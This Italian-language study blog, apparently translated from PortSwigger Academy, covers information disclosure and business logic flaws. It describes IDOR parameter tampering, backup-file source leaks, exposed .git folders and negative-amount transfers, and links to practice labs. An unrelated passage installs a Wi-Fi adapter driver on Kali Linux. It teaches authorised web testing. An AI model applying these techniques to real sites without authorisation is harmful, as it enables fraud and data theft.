Gli stessi elenchi di directory non rappresentano necessariamente una vulnerabilità della sicurezza. Tuttavia, se anche il sito Web non riesce a implementare un adeguato controllo degli accessi, la divulgazione dell’esistenza e dell’ubicazione delle risorse sensibili in questo modo rappresenta chiaramente un problema.

Commenti degli sviluppatori

Durante lo sviluppo, a volte vengono aggiunti commenti HTML in linea al markup. Questi commenti vengono in genere rimossi prima che le modifiche vengano distribuite nell’ambiente di produzione. Tuttavia, a volte i commenti possono essere dimenticati, persi o addirittura lasciati deliberatamente perché qualcuno non era pienamente consapevole delle implicazioni sulla sicurezza. Sebbene questi commenti non siano visibili sulla pagina renderizzata, è possibile accedervi facilmente utilizzando Burp o anche gli strumenti di sviluppo integrati nel browser.

Talvolta questi commenti contengono informazioni utili a un utente malintenzionato. Ad esempio, potrebbero suggerire l’esistenza di directory nascoste o fornire indizi sulla logica dell’applicazione.

Messaggi di errore

Una delle cause più comuni di divulgazione di informazioni sono i messaggi di errore dettagliati. Come regola generale, dovresti prestare molta attenzione a tutti i messaggi di errore che incontri durante il controllo.

Il contenuto dei messaggi di errore può rivelare informazioni su quale input o tipo di dati è previsto da un determinato parametro. Questo può aiutarti a restringere il campo dell’attacco identificando i parametri sfruttabili. Potrebbe anche semplicemente impedirti di perdere tempo cercando di iniettare payload che semplicemente non funzioneranno.

Messaggi di errore dettagliati possono anche fornire informazioni sulle diverse tecnologie utilizzate dal sito web. Ad esempio, potrebbero nominare esplicitamente un motore di modello, un tipo di database o un server utilizzato dal sito Web, insieme al numero di versione. Queste informazioni possono essere utili perché puoi cercare facilmente eventuali exploit documentati che potrebbero esistere per questa versione. Allo stesso modo, puoi verificare se sono presenti errori di configurazione comuni o impostazioni predefinite pericolose che potresti essere in grado di sfruttare. Alcuni di questi potrebbero essere evidenziati nella documentazione ufficiale.

Potresti anche scoprire che il sito Web utilizza una sorta di framework open source. In questo caso, puoi studiare il codice sorgente disponibile al pubblico, che è una risorsa inestimabile per costruire i tuoi exploit.

Le differenze tra i messaggi di errore possono anche rivelare un diverso comportamento dell’applicazione che si verifica dietro le quinte. Osservare le differenze nei messaggi di errore è un aspetto cruciale di molte tecniche, come l’iniezione SQL, l’enumerazione dei nomi utente e così via.

Lab-https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-error-messages

Debug dei dati

A scopo di debug, molti siti Web generano messaggi di errore e log personalizzati che contengono grandi quantità di informazioni sul comportamento dell’applicazione. Sebbene queste informazioni siano utili durante lo sviluppo, sono anche estremamente utili per un utente malintenzionato se trapelano nell’ambiente di produzione.

I messaggi di debug a volte possono contenere informazioni vitali per lo sviluppo di un attacco, tra cui:

  • valori per variabili di sessione chiave che possono essere manipolate tramite input dell’utente;
  • nomi host e credenziali per i componenti back-end;
  • nomi di file e directory sul server;
  • chiavi utilizzate per crittografare i dati trasmessi tramite il client.

Talvolta le informazioni di debug possono essere registrate in un file separato. Se un utente malintenzionato riesce ad accedere a questo file, può fungere da utile riferimento per comprendere lo stato di runtime dell’applicazione. Può anche fornire diversi indizi su come fornire input elaborati per manipolare lo stato dell’applicazione e controllare le informazioni ricevute.

Lab-https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-on-debug-page

Pagine dell’account utente

Per loro stessa natura, il profilo o la pagina dell’account di un utente contiene solitamente informazioni sensibili, come l’indirizzo e-mail, il numero di telefono, la chiave API e così via. Poiché normalmente gli utenti hanno accesso solo alla pagina del proprio account, ciò non rappresenta di per sé una vulnerabilità. Tuttavia, alcuni siti Web contengono difetti logici che potenzialmente consentono a un utente malintenzionato di sfruttare queste pagine per visualizzare i dati di altri utenti.

Ad esempio, considera un sito Web che determina quale pagina dell’account utente caricare in base a un parametro utente.

GET /user/personal-info?user=carlos

La maggior parte dei siti Web adotta misure per impedire a un utente malintenzionato di modificare semplicemente questo parametro per accedere alle pagine degli account di utenti arbitrari. Tuttavia, a volte la logica per caricare singoli elementi di dati non è così solida.

Un utente malintenzionato potrebbe non essere in grado di caricare interamente la pagina dell’account di un altro utente, ma la logica per recuperare e visualizzare l’indirizzo e-mail registrato dell’utente, ad esempio, potrebbe non verificare che il parametro utente corrisponda all’utente attualmente connesso. In questo caso , la semplice modifica del parametro utente consentirebbe a un utente malintenzionato di visualizzare indirizzi email di utenti arbitrari sulla pagina del proprio account.

Esamineremo questo tipo di vulnerabilità in modo più dettagliato quando tratteremo il controllo degli accessi e le vulnerabilità IDOR.

Divulgazione del codice sorgente tramite file di backup

Ottenere l’accesso al codice sorgente rende molto più semplice per un utente malintenzionato comprendere il comportamento dell’applicazione e costruire attacchi ad alta gravità. I dati sensibili a volte sono addirittura codificati all’interno del codice sorgente. Esempi tipici di ciò includono chiavi API e credenziali per l’accesso ai componenti back-end.

Se riesci a identificare che viene utilizzata una particolare tecnologia open source, ciò fornisce un facile accesso a una quantità limitata di codice sorgente.

Occasionalmente, è anche possibile fare in modo che il sito web esponga il proprio codice sorgente. Durante la mappatura di un sito Web, potresti scoprire che ad alcuni file di codice sorgente viene fatto riferimento esplicitamente. Sfortunatamente, richiedendoli di solito non si rivela il codice stesso. Quando un server gestisce file con una particolare estensione, come .php, in genere esegue il codice, anziché semplicemente inviarlo al client come testo. Tuttavia, in alcune situazioni, puoi indurre un sito Web a restituire il contenuto del file. Ad esempio, gli editor di testo spesso generano file di backup temporanei mentre il file originale viene modificato. Questi file temporanei vengono solitamente indicati in qualche modo, ad esempio aggiungendo una tilde (~) al nome del file o aggiungendo un’estensione di file diversa. La richiesta di un file di codice utilizzando un’estensione di file di backup a volte può consentire di leggere il contenuto del file nella risposta.

Lab-https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-via-backup-files

Una volta che un utente malintenzionato ha accesso al codice sorgente, questo può rappresentare un enorme passo avanti verso la possibilità di identificare e sfruttare ulteriori vulnerabilità che altrimenti sarebbero quasi impossibili. Uno di questi esempi è la deserializzazione non sicura. Esamineremo questa vulnerabilità più avanti in un argomento dedicato.

Divulgazione di informazioni a causa di una configurazione non sicura

I siti Web talvolta sono vulnerabili a causa di una configurazione errata. Ciò è particolarmente comune a causa dell’uso diffuso di tecnologie di terze parti, la cui vasta gamma di opzioni di configurazione non è necessariamente ben compresa da coloro che le implementano.

In altri casi, gli sviluppatori potrebbero dimenticare di disabilitare varie opzioni di debug nell’ambiente di produzione. Ad esempio, il metodo HTTP TRACE è progettato per scopi diagnostici. Se abilitato, il server web risponderà alle richieste che utilizzano il metodo TRACE riportando nella risposta l’esatta richiesta ricevuta. Questo comportamento è spesso innocuo, ma occasionalmente porta alla divulgazione di informazioni, come il nome delle intestazioni di autenticazione interne che potrebbero essere aggiunte alle richieste dai proxy inversi.

Lab-https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-authentication-bypass

Cronologia del controllo della versione

Praticamente tutti i siti Web sono sviluppati utilizzando una qualche forma di sistema di controllo della versione, come Git. Per impostazione predefinita, un progetto Git archivia tutti i dati di controllo della versione in una cartella denominata .git. Occasionalmente, i siti Web espongono questa directory nell’ambiente di produzione. In questo caso, potresti riuscire ad accedervi semplicemente accedendo a /.git.

Anche se spesso non è pratico sfogliare manualmente la struttura e i contenuti dei file grezzi, esistono vari metodi per scaricare l’intera directory .git. Puoi quindi aprirlo utilizzando l’installazione locale di Git per accedere alla cronologia del controllo della versione del sito Web. Ciò può includere registri contenenti modifiche apportate e altre informazioni interessanti.

Questo potrebbe non darti accesso al codice sorgente completo, ma confrontare le differenze ti consentirà di leggere piccoli frammenti di codice. Come con qualsiasi codice sorgente, potresti anche trovare dati sensibili codificati all’interno di alcune delle righe modificate.

Lab-https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-version-control-history

Antenna ALFA AWUS036ACH su Kali Linux (Raspberry Pi)

Procedura per installare antenna ALFA AWUS036ACH su Kali Linux (Raspberry Pi)

sudo su
lsusb
apt update
apt upgrade -y

lsusb: verifica che l’antenna sia riconosciuta e visibile come dispositivo USB collegato.

apt install dkms
apt install realtek-rtl88xxau-dkms

dkms: assicura il supporto per i driver del kernel in modo dinamico.

realtek-rtl88xxau-dkms: fornisce i driver base per il chipset Realtek.

git clone https://github.com/aircrack-ng/rtl8812au.git

Nota: Per una versione specifica del driver (es. v5.6.4.2), usa:

git clone -b v5.6.4.2 https://github.com/aircrack-ng/rtl8812au.git

cd rtl8812au
make
make install
apt-get install kalipi-kernel-headers

Questo passaggio è essenziale per assicurare la compatibilità del driver con il kernel Kali per Raspberry Pi.

kismet -c wlan0

kismet: avvia il monitoraggio e verifica che l’antenna funzioni correttamente. In questo caso ho specificato di utilizzare la wlan0.

Business logic vulnerabilities

PortSwigger Academy – Business logic vulnerabilities

Continua il percorso di apprendimento suggerito da “PortSwigger Academy”.

In questa sezione introdurremo il concetto di vulnerabilità della logica aziendale e spiegheremo come possono verificarsi a causa di presupposti errati sul comportamento degli utenti. Discuteremo il potenziale impatto dei difetti logici e come sfruttarli. Infine, forniremo alcune best practice generali per aiutarti a prevenire questo tipo di difetti logici che si verificano nelle tue applicazioni.

Quali sono le vulnerabilità della logica aziendale?

Le vulnerabilità della logica aziendale sono difetti nella progettazione e nell’implementazione di un’applicazione che consentono a un utente malintenzionato di provocare comportamenti non desiderati. Ciò consente potenzialmente agli aggressori di manipolare funzionalità legittime per raggiungere un obiettivo dannoso. Questi difetti sono generalmente il risultato dell’incapacità di anticipare gli stati insoliti dell’applicazione che potrebbero verificarsi e, di conseguenza, dell’incapacità di gestirli in modo sicuro.

Nota

In questo contesto, il termine “logica di business” si riferisce semplicemente all’insieme di regole che definiscono il funzionamento dell’applicazione. Poiché queste regole non sono sempre direttamente correlate a un’azienda, le vulnerabilità associate sono note anche come “vulnerabilità della logica dell’applicazione” o semplicemente “difetti logici”.

I difetti logici sono spesso invisibili alle persone che non li cercano esplicitamente poiché in genere non vengono scoperti dal normale utilizzo dell’applicazione. Tuttavia, un utente malintenzionato potrebbe essere in grado di sfruttare peculiarità comportamentali interagendo con l’applicazione in modi che gli sviluppatori non avrebbero mai previsto.

Uno degli scopi principali della logica aziendale è applicare le regole e i vincoli definiti durante la progettazione dell’applicazione o della funzionalità. In generale, le regole aziendali stabiliscono come l’applicazione dovrebbe reagire quando si verifica un determinato scenario. Ciò include impedire agli utenti di fare cose che avranno un impatto negativo sull’azienda o che semplicemente non hanno senso.

Difetti nella logica possono consentire agli aggressori di aggirare queste regole. Ad esempio, potrebbero essere in grado di completare una transazione senza passare attraverso il flusso di lavoro di acquisto previsto. In altri casi, la convalida interrotta o inesistente dei dati forniti dall’utente potrebbe consentire agli utenti di apportare modifiche arbitrarie ai valori critici della transazione o di inviare input senza senso. Passando valori imprevisti nella logica lato server, un utente malintenzionato può potenzialmente indurre l’applicazione a fare qualcosa che non dovrebbe fare.

Le vulnerabilità basate sulla logica possono essere estremamente diverse e spesso sono esclusive dell’applicazione e della sua funzionalità specifica. Identificarli spesso richiede una certa dose di conoscenza umana, come la comprensione del dominio aziendale o degli obiettivi che un utente malintenzionato potrebbe avere in un determinato contesto. Ciò li rende difficili da rilevare utilizzando scanner di vulnerabilità automatizzati. Di conseguenza, i difetti logici sono un ottimo obiettivo per i cacciatori di bug e i tester manuali in generale.

Come nascono le vulnerabilità della logica aziendale?

Le vulnerabilità della logica aziendale spesso sorgono perché i team di progettazione e sviluppo formulano ipotesi errate sul modo in cui gli utenti interagiranno con l’applicazione. Questi presupposti errati possono portare a una convalida inadeguata dell’input dell’utente. Ad esempio, se gli sviluppatori presuppongono che gli utenti passeranno i dati esclusivamente tramite un browser Web, l’applicazione potrebbe fare affidamento interamente su deboli controlli lato client per convalidare l’input. Questi vengono facilmente aggirati da un utente malintenzionato utilizzando un proxy di intercettazione.

In definitiva, ciò significa che quando un utente malintenzionato si discosta dal comportamento previsto dall’utente, l’applicazione non riesce ad adottare le misure appropriate per prevenirlo e, di conseguenza, non riesce a gestire la situazione in modo sicuro.

I difetti logici sono particolarmente comuni nei sistemi eccessivamente complicati che nemmeno lo stesso team di sviluppo comprende appieno. Per evitare difetti logici, gli sviluppatori devono comprendere l’applicazione nel suo insieme. Ciò include la consapevolezza di come diverse funzioni possano essere combinate in modi inaspettati. Gli sviluppatori che lavorano su codebase di grandi dimensioni potrebbero non avere una conoscenza approfondita del funzionamento di tutte le aree dell’applicazione. Qualcuno che lavora su un componente potrebbe formulare ipotesi errate sul funzionamento di un altro componente e, di conseguenza, introdurre inavvertitamente gravi difetti logici. Se gli sviluppatori non documentano esplicitamente le ipotesi fatte, è facile che questo tipo di vulnerabilità si insinuino in un’applicazione.

Qual è l’impatto delle vulnerabilità della logica aziendale?

L’impatto delle vulnerabilità della logica aziendale può, a volte, essere piuttosto banale. Si tratta di una categoria ampia e l’impatto è molto variabile. Tuttavia, qualsiasi comportamento involontario può potenzialmente portare ad attacchi di elevata gravità se un utente malintenzionato è in grado di manipolare l’applicazione nel modo giusto. Per questo motivo, la logica bizzarra dovrebbe idealmente essere corretta anche se non riesci a capire come sfruttarla da solo. C’è sempre il rischio che qualcun altro possa farlo.

Fondamentalmente, l’impatto di qualsiasi difetto logico dipende dalla funzionalità a cui è correlato. Se il difetto risiede, ad esempio, nel meccanismo di autenticazione, ciò potrebbe avere un grave impatto sulla sicurezza complessiva. Gli aggressori potrebbero potenzialmente sfruttarlo per aumentare i privilegi o aggirare completamente l’autenticazione, ottenendo l’accesso a dati e funzionalità sensibili. Ciò espone anche una maggiore superficie di attacco per altri exploit.

Una logica errata nelle transazioni finanziarie può ovviamente portare a ingenti perdite per l’azienda attraverso il furto di fondi, frodi e così via.

È inoltre necessario tenere presente che, anche se i difetti logici potrebbero non consentire a un utente malintenzionato di trarne un vantaggio diretto, potrebbero comunque consentire a un malintenzionato di danneggiare in qualche modo l’azienda.

Quali sono alcuni esempi di vulnerabilità della logica aziendale?

Il modo migliore per comprendere le vulnerabilità della logica aziendale è esaminare casi reali e imparare dagli errori commessi. Abbiamo fornito esempi concreti di una serie di difetti logici comuni, nonché di alcuni siti Web deliberatamente vulnerabili, in modo che tu possa esercitarti a sfruttare queste vulnerabilità da solo.

Come prevenire le vulnerabilità della logica aziendale

In breve, le chiavi per prevenire le vulnerabilità della logica aziendale sono:

  • assicurati che sviluppatori e tester comprendano il dominio servito dall’applicazione
  • evitare di fare supposizioni implicite sul comportamento dell’utente o sul comportamento di altre parti dell’applicazione

Dovresti identificare quali presupposti hai fatto riguardo allo stato lato server e implementare la logica necessaria per verificare che tali presupposti siano soddisfatti. Ciò include assicurarsi che il valore di qualsiasi input sia ragionevole prima di procedere.

È anche importante assicurarsi che sia gli sviluppatori che i tester siano in grado di comprendere appieno questi presupposti e il modo in cui l’applicazione dovrebbe reagire in diversi scenari. Ciò può aiutare il team a individuare i difetti logici il prima possibile. Per facilitare ciò, il team di sviluppo dovrebbe aderire, ove possibile, alle seguenti migliori pratiche:

  • mantieni documenti di progettazione e flussi di dati chiari per tutte le transazioni e i flussi di lavoro, annotando eventuali ipotesi formulate in ogni fase.
  • scrivi il codice nel modo più chiaro possibile. Se è difficile capire cosa dovrebbe succedere, sarà difficile individuare eventuali difetti logici. Idealmente, un codice ben scritto non dovrebbe aver bisogno di documentazione per capirlo. In casi inevitabilmente complessi, produrre una documentazione chiara è fondamentale per garantire che altri sviluppatori e tester sappiano quali ipotesi vengono fatte e qual è esattamente il comportamento previsto.
  • prendere nota di eventuali riferimenti ad altro codice che utilizza ciascun componente. Pensa agli eventuali effetti collaterali di queste dipendenze se un malintenzionato dovesse manipolarle in un modo insolito.

A causa della natura relativamente unica di molti difetti logici, è facile liquidarli come un errore occasionale dovuto a un errore umano e andare avanti. Tuttavia, come abbiamo dimostrato, questi difetti sono spesso il risultato di cattive pratiche nelle fasi iniziali della creazione dell’applicazione. Analizzare il motivo per cui esisteva un difetto logico e come il team non lo ha notato può aiutarti a individuare i punti deboli nei tuoi processi. Apportando piccole modifiche, è possibile aumentare la probabilità che difetti simili vengano eliminati alla fonte o rilevati nelle prime fasi del processo di sviluppo.

Esempi di vulnerabilità della logica aziendale

Le vulnerabilità della logica aziendale sono relativamente specifiche per il contesto in cui si verificano. Tuttavia, sebbene i singoli casi di difetti logici differiscano enormemente, possono condividere molti temi comuni. In particolare, possono essere raggruppati in modo approssimativo in base agli errori iniziali che hanno inizialmente introdotto la vulnerabilità.

In questa sezione esamineremo esempi di alcuni errori tipici commessi dai team di progettazione e sviluppo e mostreremo come possano portare direttamente a difetti nella logica aziendale. Sia che tu stia sviluppando le tue applicazioni o verificando quelle esistenti, puoi prendere le lezioni apprese da questi esempi e applicare lo stesso pensiero critico ad altre applicazioni che incontri.

Esempi di difetti logici includono:

  • fiducia eccessiva nei controlli lato client;
  • impossibile gestire input non convenzionali;
  • fare ipotesi errate sul comportamento degli utenti;
  • difetti specifici del dominio;
  • fornire un oracolo di crittografia;
  • discrepanze del parser dell’indirizzo e-mail .

Fiducia eccessiva nei controlli lato client

Un presupposto fondamentalmente errato è che gli utenti interagiranno con l’applicazione solo tramite l’interfaccia web fornita. Ciò è particolarmente pericoloso perché porta all’ulteriore presupposto che la convalida lato client impedirà agli utenti di fornire input dannosi. Tuttavia, un utente malintenzionato può semplicemente utilizzare strumenti come Burp Proxy per manomettere i dati dopo che sono stati inviati dal browser ma prima che vengano passati alla logica lato server. Ciò rende effettivamente inutili i controlli lato client.

Accettare i dati per oro colato, senza eseguire adeguati controlli di integrità e convalida lato server, può consentire a un utente malintenzionato di causare tutti i tipi di danni con uno sforzo relativamente minimo. Ciò che esattamente sono in grado di ottenere dipende dalla funzionalità e da cosa sta facendo con i dati controllabili. Nel giusto contesto, questo tipo di difetto può avere conseguenze devastanti sia per la funzionalità aziendale che per la sicurezza del sito web stesso.

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls

Lab: https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic

Non riuscire a gestire input non convenzionali

Uno degli obiettivi della logica dell’applicazione è limitare l’input dell’utente a valori che aderiscono alle regole aziendali. Ad esempio, l’applicazione può essere progettata per accettare valori arbitrari di un determinato tipo di dati, ma la logica determina se questo valore è accettabile o meno dal punto di vista dell’azienda. Molte applicazioni incorporano limiti numerici nella loro logica. Ciò potrebbe includere limiti progettati per gestire l’inventario, applicare restrizioni di budget, attivare fasi della catena di fornitura e così via.

Prendiamo il semplice esempio di un negozio online. Quando ordinano i prodotti, gli utenti in genere specificano la quantità che desiderano ordinare. Sebbene in teoria qualsiasi numero intero sia un input valido, la logica aziendale potrebbe impedire agli utenti di ordinare più unità di quelle attualmente disponibili in magazzino.

Per implementare regole come questa, gli sviluppatori devono anticipare tutti i possibili scenari e incorporare modi per gestirli nella logica dell’applicazione. In altre parole, devono dire all’applicazione se deve consentire un determinato input e come dovrebbe reagire in base alle varie condizioni. Se non esiste una logica esplicita per gestire un determinato caso, ciò può portare a comportamenti imprevisti e potenzialmente sfruttabili.

Ad esempio, un tipo di dati numerico potrebbe accettare valori negativi. A seconda della funzionalità correlata, potrebbe non avere senso che la logica aziendale lo consenta. Tuttavia, se l’applicazione non esegue un’adeguata convalida lato server e rifiuta questo input, un utente malintenzionato potrebbe essere in grado di passare un valore negativo e indurre un comportamento indesiderato.

Consideriamo un trasferimento di fondi tra due conti bancari. Questa funzionalità controllerà quasi sicuramente se il mittente dispone di fondi sufficienti prima di completare il trasferimento:

$transferAmount = $_POST[’amount’];
$currentBalance = $user->getBalance();

if ($transferAmount <= $currentBalance) {
	// Complete the transfer
} else {
	// Block the transfer: insufficient funds
}

Ma se la logica non impedisce sufficientemente agli utenti di fornire un valore negativo nel parametro dell’importo, un utente malintenzionato potrebbe sfruttarlo per aggirare il controllo del saldo e trasferire fondi nella direzione “sbagliata”. Se l’aggressore ha inviato -$1000 sul conto della vittima, ciò potrebbe comportare la ricezione di $1000 dalla vittima. La logica valuterebbe sempre che -1000 è inferiore al saldo corrente e approverebbe il trasferimento.

Semplici difetti logici come questo possono essere devastanti se si verificano nella giusta funzionalità. È anche facile non notarli durante lo sviluppo e il test, soprattutto perché tali input potrebbero essere bloccati dai controlli lato client sull’interfaccia web.

Quando controlli un’applicazione, dovresti utilizzare strumenti come Burp Proxy e Repeater per provare a inviare valori non convenzionali. In particolare, prova a inserire intervalli in cui difficilmente gli utenti legittimi entreranno mai. Ciò include input numerici eccezionalmente alti o eccezionalmente bassi e stringhe anormalmente lunghe per campi basati su testo. Puoi anche provare tipi di dati inaspettati. Osservando la risposta dell’applicazione, dovresti provare a rispondere alle seguenti domande:

  • Ci sono dei limiti imposti ai dati?
  • Cosa succede quando raggiungi questi limiti?
  • È stata eseguita qualche trasformazione o normalizzazione sul tuo input?

Ciò potrebbe esporre a una convalida dell’input debole che consente di manipolare l’applicazione in modi insoliti. Tieni presente che se trovi un modulo sul sito Web di destinazione che non riesce a gestire in modo sicuro input non convenzionali, è probabile che altri moduli presentino gli stessi problemi.

Lab: https://portswigger.net/web-security/logic-flaws/examples#failing-to-handle-unconventional-input

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-low-level

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-inconsistent-handling-of-exceptional-input

Fare ipotesi errate sul comportamento degli utenti

Una delle cause principali più comuni delle vulnerabilità logiche è la formulazione di ipotesi errate sul comportamento degli utenti. Ciò può portare a un’ampia gamma di problemi in cui gli sviluppatori non hanno considerato scenari potenzialmente pericolosi che violano questi presupposti. In questa sezione forniremo alcuni esempi cautelativi di presupposti comuni che dovrebbero essere evitati e dimostreremo come possano portare a pericolosi difetti logici.

Gli utenti fidati non rimarranno sempre affidabili

Le applicazioni possono sembrare sicure perché implementano misure apparentemente robuste per far rispettare le regole aziendali. Sfortunatamente, alcune applicazioni commettono l’errore di presumere che, dopo aver superato inizialmente questi severi controlli, si possa fidarsi dell’utente e dei suoi dati a tempo indeterminato. Ciò può comportare un’applicazione relativamente lassista degli stessi controlli da quel momento in poi.

Se le regole aziendali e le misure di sicurezza non vengono applicate in modo coerente in tutta l’applicazione, ciò può portare a lacune potenzialmente pericolose che possono essere sfruttate da un utente malintenzionato.

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-inconsistent-security-controls

Gli utenti non forniranno sempre input obbligatori

Un malinteso è che gli utenti forniranno sempre valori per i campi di input obbligatori. I browser possono impedire agli utenti comuni di inviare un modulo senza un input richiesto ma, come sappiamo, gli aggressori possono manomettere i parametri in transito. Ciò si estende anche alla rimozione completa dei parametri.

Questo è un problema particolare nei casi in cui più funzioni sono implementate all’interno dello stesso script lato server. In questo caso, la presenza o l’assenza di un particolare parametro può determinare quale codice verrà eseguito. La rimozione dei valori dei parametri può consentire a un utente malintenzionato di accedere a percorsi di codice che dovrebbero essere fuori portata.

Quando cerchi difetti logici, dovresti provare a rimuovere ciascun parametro a turno e osservare quale effetto questo ha sulla risposta. Dovresti assicurarti di:

  • rimuovere solo un parametro alla volta per garantire che vengano raggiunti tutti i percorsi del codice rilevanti;
  • provare a eliminare il nome del parametro e il valore. Il server in genere gestirà entrambi i casi in modo diverso;
  • seguire i processi in più fasi fino al completamento. A volte la manomissione di un parametro in un passaggio avrà un effetto su un altro passaggio più avanti nel flusso di lavoro.

Questo vale sia per i parametri URL che per quelli POST, ma non dimenticare di controllare anche i cookie. Questo semplice processo può rivelare alcuni comportamenti bizzarri dell’applicazione che potrebbero essere sfruttabili.

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-weak-isolation-on-dual-use-endpoint

Lab: https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic

Gli utenti non seguiranno sempre la sequenza prevista

Molte transazioni si basano su flussi di lavoro predefiniti costituiti da una sequenza di passaggi. L’interfaccia web in genere guida gli utenti attraverso questo processo, portandoli alla fase successiva del flusso di lavoro ogni volta che completano quello corrente. Tuttavia, gli aggressori non necessariamente aderiranno a questa sequenza prevista. Non tenere conto di questa possibilità può portare a difetti pericolosi che possono essere relativamente semplici da sfruttare.

Ad esempio, molti siti Web che implementano l’autenticazione a due fattori (2FA) richiedono agli utenti di accedere su una pagina prima di inserire un codice di verifica su una pagina separata. Supponendo che gli utenti seguano sempre questo processo fino al completamento e, di conseguenza, non verificando che lo facciano, potrebbe consentire agli aggressori di ignorare completamente il passaggio 2FA.

Lab: https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass

Fare ipotesi sulla sequenza degli eventi può portare a un’ampia gamma di problemi anche all’interno dello stesso flusso di lavoro o funzionalità. Utilizzando strumenti come Burp Proxy e Repeater, una volta che un utente malintenzionato ha visto una richiesta, può riprodurla a piacimento e utilizzare la navigazione forzata per eseguire qualsiasi interazione con il server nell’ordine desiderato. Ciò consente loro di completare diverse azioni mentre l’applicazione si trova in uno stato imprevisto.

Per identificare questo tipo di difetti, dovresti utilizzare la navigazione forzata per inviare richieste in una sequenza non prevista. Ad esempio, potresti saltare determinati passaggi, accedere a un singolo passaggio più di una volta, tornare ai passaggi precedenti e così via. Prendere nota di come si accede ai diversi passaggi. Sebbene spesso invii semplicemente una richiesta GET o POST a un URL specifico, a volte puoi accedere ai passaggi inviando diversi set di parametri allo stesso URL. Come per tutti i difetti logici, prova a identificare quali ipotesi hanno fatto gli sviluppatori e dove si trova la superficie di attacco. È quindi possibile cercare modi per violare questi presupposti.

Tieni presente che questo tipo di test causerà spesso eccezioni perché le variabili previste hanno valori nulli o non inizializzati. Anche l’arrivo in un luogo in uno stato parzialmente definito o incoerente potrebbe causare un reclamo da parte dell’applicazione. In questo caso, assicurati di prestare molta attenzione a eventuali messaggi di errore o informazioni di debug che incontri. Questi possono essere una preziosa fonte di divulgazione di informazioni, che può aiutarti a mettere a punto il tuo attacco e comprendere i dettagli chiave sul comportamento di back-end.

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-insufficient-workflow-validation

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-authentication-bypass-via-flawed-state-machine

Difetti specifici del dominio

In molti casi, incontrerai difetti logici specifici del dominio aziendale o dello scopo del sito.

La funzionalità di sconto dei negozi online è una classica superficie di attacco quando si va a caccia di difetti logici. Questa può essere una potenziale miniera d’oro per un utente malintenzionato, con tutti i tipi di difetti logici di base che si verificano nel modo in cui vengono applicati gli sconti.

Ad esempio, considera un negozio online che offre uno sconto del 10% sugli ordini superiori a $ 1000. Ciò potrebbe essere vulnerabile ad abusi se la logica aziendale non riesce a verificare se l’ordine è stato modificato dopo l’applicazione dello sconto. In questo caso, un utente malintenzionato potrebbe semplicemente aggiungere articoli al carrello fino a raggiungere la soglia di $ 1000, quindi rimuovere gli articoli che non desidera prima di effettuare l’ordine. Riceverebbero quindi lo sconto sul loro ordine anche se non soddisfa più i criteri previsti.

Dovresti prestare particolare attenzione a qualsiasi situazione in cui i prezzi o altri valori sensibili vengono modificati in base a criteri determinati dalle azioni dell’utente. Cerca di capire quali algoritmi utilizza l’applicazione per apportare queste modifiche e in quale punto vengono apportate queste modifiche. Ciò spesso comporta la manipolazione dell’applicazione in modo che si trovi in ​​uno stato in cui le modifiche applicate non corrispondono ai criteri originali previsti dagli sviluppatori.

Per identificare queste vulnerabilità, è necessario riflettere attentamente su quali obiettivi potrebbe avere un utente malintenzionato e provare a trovare diversi modi per raggiungerlo utilizzando la funzionalità fornita. Ciò potrebbe richiedere un certo livello di conoscenza specifica del dominio per capire cosa potrebbe essere vantaggioso in un dato contesto. Per usare un semplice esempio, è necessario comprendere i social media per comprendere i vantaggi di costringere un gran numero di utenti a seguirti.

Senza questa conoscenza del dominio, potresti respingere un comportamento pericoloso semplicemente perché non sei consapevole dei suoi potenziali effetti a catena. Allo stesso modo, potresti avere difficoltà a unire i punti e notare come due funzioni possano essere combinate in modo dannoso. Per semplicità, gli esempi utilizzati in questo argomento sono specifici per un dominio con cui tutti gli utenti avranno già familiarità, vale a dire un negozio online. Tuttavia, che tu stia cercando bug, pentesting o anche solo uno sviluppatore che cerca di scrivere codice più sicuro, a un certo punto potresti imbatterti in applicazioni provenienti da domini meno familiari. In questo caso, dovresti leggere quanta più documentazione possibile e, ove disponibile, parlare con esperti in materia del settore per ottenere informazioni. Potrebbe sembrare un lavoro impegnativo, ma più il dominio è “oscuro”, più è probabile che gli altri tester non abbiano notato molti bug.

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-flawed-enforcement-of-business-rules

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-infinite-money

Fornire un “oracolo di crittografia”

Possono verificarsi scenari pericolosi quando l’input controllabile dall’utente viene crittografato e il testo cifrato risultante viene quindi reso disponibile all’utente in qualche modo. Questo tipo di input è talvolta noto come “oracolo di crittografia”. Un utente malintenzionato può utilizzare questo input per crittografare dati arbitrari utilizzando l’algoritmo corretto e la chiave asimmetrica.

Ciò diventa pericoloso quando nell’applicazione sono presenti altri input controllabili dall’utente che prevedono dati crittografati con lo stesso algoritmo. In questo caso, un utente malintenzionato potrebbe potenzialmente utilizzare l’oracolo di crittografia per generare input validi e crittografati e quindi trasmetterli ad altre funzioni sensibili.

Questo problema può essere aggravato se sul sito è presente un altro input controllabile dall’utente che fornisce la funzione inversa. Ciò consentirebbe all’aggressore di decrittografare altri dati per identificare la struttura prevista. Ciò risparmia loro parte del lavoro necessario per creare dati dannosi, ma non è necessariamente necessario per creare un exploit di successo.

La gravità di un oracolo di crittografia dipende da quale funzionalità utilizza anche lo stesso algoritmo dell’oracolo.

Lab: https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-authentication-bypass-via-encryption-oracle

Discrepanze nel parser degli indirizzi e-mail

